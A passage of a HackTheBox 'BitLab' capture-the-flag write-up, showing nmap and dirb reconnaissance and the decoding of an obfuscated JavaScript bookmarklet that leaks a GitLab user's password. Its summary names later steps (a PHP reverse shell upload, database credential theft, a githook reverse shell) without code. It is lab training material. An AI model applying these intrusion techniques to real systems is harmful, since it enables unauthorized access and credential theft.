
HackTheBox – BitLab



Bitlab

OS: Linux

Difficulty: Medium

Points: 30

Release: 07 Sep 2019


IP: 10.10.10.114

Summary

- Discovery of JavaScript obfuscated password in /help/bookmarks.html.
- Authenticated as clave using the discovered password on GitLab hosted via HTTP.
- Discovered Postgresql credentials in a snippet.
- Uploaded a PHP reverse shell to the Profile project, this was then used to gain a shell as www-data.
- Accessed postgresql database via PHP, netting the password for the user – clave.
- Accessed clave via SSH.
- Reverse engineered RemoteConnection.exe saved in claves home directory, this revealed the password for the root account.
- Authenticated as root via SSH
- An alternative path to root could be achieved by abusing githooks to generate a reverse shell upon a git merge request.

Recon


I began by adding 10.10.10.114 to /etc/hosts as bitlab.htb.
This was followed up by nmap scans only revealing port 22 running SSH and port 80 running HTTP.



```
driggzzzz@kali:~/Desktop/HTB/BitLab$ sudo nmap bitlab.htb -T5
Starting Nmap 7.80 ( https://nmap.org ) at 2020-11-09 12:15 EST
Nmap scan report for bitlab.htb (10.10.10.114)
Host is up (0.013s latency).
Not shown: 998 filtered ports
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 3.58 seconds
driggzzzz@kali:~/Desktop/HTB/BitLab$ sudo nmap bitlab.htb -T5 -p-
Starting Nmap 7.80 ( https://nmap.org ) at 2020-11-09 12:15 EST
Nmap scan report for bitlab.htb (10.10.10.114)
Host is up (0.030s latency).
Not shown: 65533 filtered ports
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 71.67 seconds
```

```
# Nmap 7.80 scan initiated Sat Nov  7 04:41:22 2020 as: nmap -sV -sC -p22,80 -oN nmap.txt bitlab.htb
Nmap scan report for bitlab.htb (10.10.10.114)
Host is up (0.014s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey: 
|   2048 a2:3b:b0:dd:28:91:bf:e8:f9:30:82:31:23:2f:92:18 (RSA)
|   256 e6:3b:fb:b3:7f:9a:35:a8:bd:d0:27:7b:25:d4:ed:dc (ECDSA)
|_  256 c9:54:3d:91:01:78:03:ab:16:14:6b:cc:f0:b7:3a:55 (ED25519)
80/tcp open  http    nginx
| http-robots.txt: 55 disallowed entries (15 shown)
| / /autocomplete/users /search /api /admin /profile 
| /dashboard /projects/new /groups/new /groups/*/edit /users /help 
|_/s/ /snippets/new /snippets/*/edit
| http-title: Sign in \xC2\xB7 GitLab
|_Requested resource was http://bitlab.htb/users/sign_in
|_http-trane-info: Problem with XML parsing of /evox/about
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Visiting the site hosted on port 80 reveals a GitLab login page.



bitlab.htb/users/sign_in

GitLab Community Edition


Open source software to collaborate on code

Manage Git repositories with fine-grained access controls that keep your code secure. Perform code reviews and enhance collaboration with merge requests. Each project can also have an issue tracker and a wiki.

Running dirb against the server returned the following.


```
-----------------
DIRB v2.22
By The Dark Raver
-----------------

OUTPUT_FILE: dirb.txt
START_TIME: Sat Nov  7 04:43:10 2020
URL_BASE: http://bitlab.htb/
WORDLIST_FILES: /usr/share/wordlists/dirb/big.txt

-----------------

GENERATED WORDS: 20458

---- Scanning URL: http://bitlab.htb/ ----
+ http://bitlab.htb/Root (CODE:302|SIZE:88)
+ http://bitlab.htb/TEST (CODE:302|SIZE:89)
+ http://bitlab.htb/Test (CODE:302|SIZE:89)
+ http://bitlab.htb/användare (CODE:400|SIZE:90)
+ http://bitlab.htb/ci (CODE:301|SIZE:84)
+ http://bitlab.htb/clave (CODE:200|SIZE:16007)
+ http://bitlab.htb/explore (CODE:200|SIZE:13669)
+ http://bitlab.htb/favicon.ico (CODE:301|SIZE:167)
+ http://bitlab.htb/groups (CODE:302|SIZE:98)
==> DIRECTORY: http://bitlab.htb/help/
==> DIRECTORY: http://bitlab.htb/profile/
+ http://bitlab.htb/projects (CODE:302|SIZE:91)
+ http://bitlab.htb/public (CODE:200|SIZE:13749)
+ http://bitlab.htb/robots.txt (CODE:200|SIZE:2153)
+ http://bitlab.htb/root (CODE:200|SIZE:16022)
+ http://bitlab.htb/search (CODE:200|SIZE:13360)
+ http://bitlab.htb/secci� (CODE:400|SIZE:90)
+ http://bitlab.htb/snippets (CODE:302|SIZE:100)
+ http://bitlab.htb/test (CODE:302|SIZE:89)
```

Navigating to /root reveals a user page for @root as an Adminsitrator.




Administrator

@root · Member since December 31, 2018

Issues, merge requests, pushes and comments.

No projects found

Whilst navigating to /Test redirects to a user page for @clave as a Developer.



User 'Test' was moved to 'clave'. Please update any links and bookmarks that may still have the old path.


Developer

@clave · Member since December 31, 2018

Issues, merge requests, pushes and comments.

No projects found


Viewing /help reveals bookmarks.html.



Index of /help

[ICO]	Name	Last modified	Size	Description
[PARENTDIR]	Parent Directory		-	
[TXT]	bookmarks.html	2019-07-30 12:46	4.4K	

In there are a few bookmarks that aren't of any interest, but Gitlab login looks interesting.




Bookmarks

Bookmarks bar


Hack The Box :: Penetration Testing Labs
Enterprise Application Container Platform | Docker
PHP: Hypertext Preprocessor
Node.js
Gitlab Login

Using *Inspect Element* on the link reveals some obfuscated JavaScript.



```
<dt>
  <a href='javascript:(function(){ var _0x4b18=["\x76\x61\x6C\x75\x65","\x75\x73\x65\x72\x5F\x6C\x6F\x67\x69\x6E","\x67\x65\x74\x45\x6C\x65\x6D\x65\x6E\x74\x42\x79
  \x49\x64","\x63\x6C\x61\x76\x65","\x75\x73\x65\x72\x5F\x70\x61\x73\x73\x77\x6F\x72\x64","\x31\x31\x64\x65\x73\x30\x30\x38\x31\x78"];document[_0x4b18[2]]
  (_0x4b18[1])[_0x4b18[0]]= _0x4b18[3];document[_0x4b18[2]](_0x4b18[4])[_0x4b18[0]]= _0x4b18[5]; })()'
  add_date="1554932142">Gitlab Login</a>
</dt>
```


By passing the encoded bytes to python and printing them it is possible to read a username and password for the user – clave.



```
driggzzzz@kali:~/Desktop/HTB/BitLab$ python3
Python 3.8.2 (default, Apr  1 2020, 15:52:55)
[GCC 9.3.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> print("\x76\x61\x6C\x75\x65","\x75\x73\x65\x72\x5F\x6C\x6F\x67\x69\x6E","\x67\x65\x74\x45\x6C\x65\x6D\x65\x6E\x74\x42\x79\x49\x64","\x63\x6C\x61\x76\x65","\x75\x73\x65\x72\x5F\x70\x61\x73\x73\x77\x6F\x72\x64","\x31\x31\x64\x65\x73\
x30\x30\x38\x31\x78")
value user_login getElementById clave user_password 11des0081x
>>> 
```

FootHold

Using these credentials to login as clave is successful, giving access to 2 projects – Profile & Deployer.




Projects

Administrator / Profile Developer ★ 0 updated 1 year ago

Administrator / Deployer Reporter ★ 0 updated 1 year ago

There is also a code snippet on claves account for a postgresql connection via PHP.



